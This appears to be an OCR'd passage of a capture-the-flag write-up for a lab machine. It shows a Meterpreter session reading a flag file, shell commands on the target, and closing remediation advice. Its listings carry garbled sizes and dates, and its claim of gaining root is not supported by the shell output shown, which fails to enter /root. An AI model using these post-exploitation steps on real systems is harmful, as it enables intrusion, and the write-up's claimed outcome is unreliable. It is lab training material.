
```
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
040755/rwxr-xr-x  17592186048512  dir   211037588914-08-04 07:19:52 +0000  flag4

meterpreter > cd flag4
meterpreter > ls
Listing: /home/flag4
====================

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
100600/rw-------  120259084316    fil   211037588914-08-04 07:19:52 +0000  .bash_history
100644/rw-r--r--  944892805340    fil   211037561830-04-10 15:31:29 +0000  .bash_logout
100644/rw-r--r--  14568529071424  fil   211037561830-04-10 15:31:29 +0000  .bashrc
100644/rw-r--r--  2899102925475   fil   211037561830-04-10 15:31:29 +0000  .profile
100644/rw-r--r--  536870912125    fil   211037584831-07-12 05:11:22 +0000  flag4.txt

meterpreter > cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
meterpreter >
```

Successfully retrieved the 4th flag.

I got the hint here that in root their might be another flag.

Gaining root access.

```
meterpreter > shell
Process 4452 created.
Channel 4 created.
cd /root
/bin/sh: 1: cd: can't cd to /root
ls
default.settings.php
files
settings.php
cd ..
ls
README.txt
all
default
example.sites.php
cd ..
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
```



Got the Final Flag in root directory.

Hence retrieved all the flag and completed the assessment.

Conclusion and Recommendation:

During assessment of the machine ,various vulnerability were identified that pose significant threats towards the system. Vulnerability includes-

1. MySQL Database Exploitation

Description: Weak authentication, exposed credentials vulnerabilities allow direct database access, enabling attackers to read, modify, or delete sensitive data.

Observation: In Flag2 Databases credentials were revealed easily.

Recommendation:

- Enforce strong database credentials.
- Restrict database access by IP.

2. Privilege Escalation

Description: Insecure configurations or exploitable flaws allow attackers to elevate their privileges from a lower-level account to root/admin, granting complete system control.

Observation: I used basic commands to gain shell access after gaining meterpreter access, and eventually gained root access.

Recommendation:

- Patch known privilege escalation exploits
- Monitor user activities for suspicious access.
- Implement robust role-based access control (RBAC).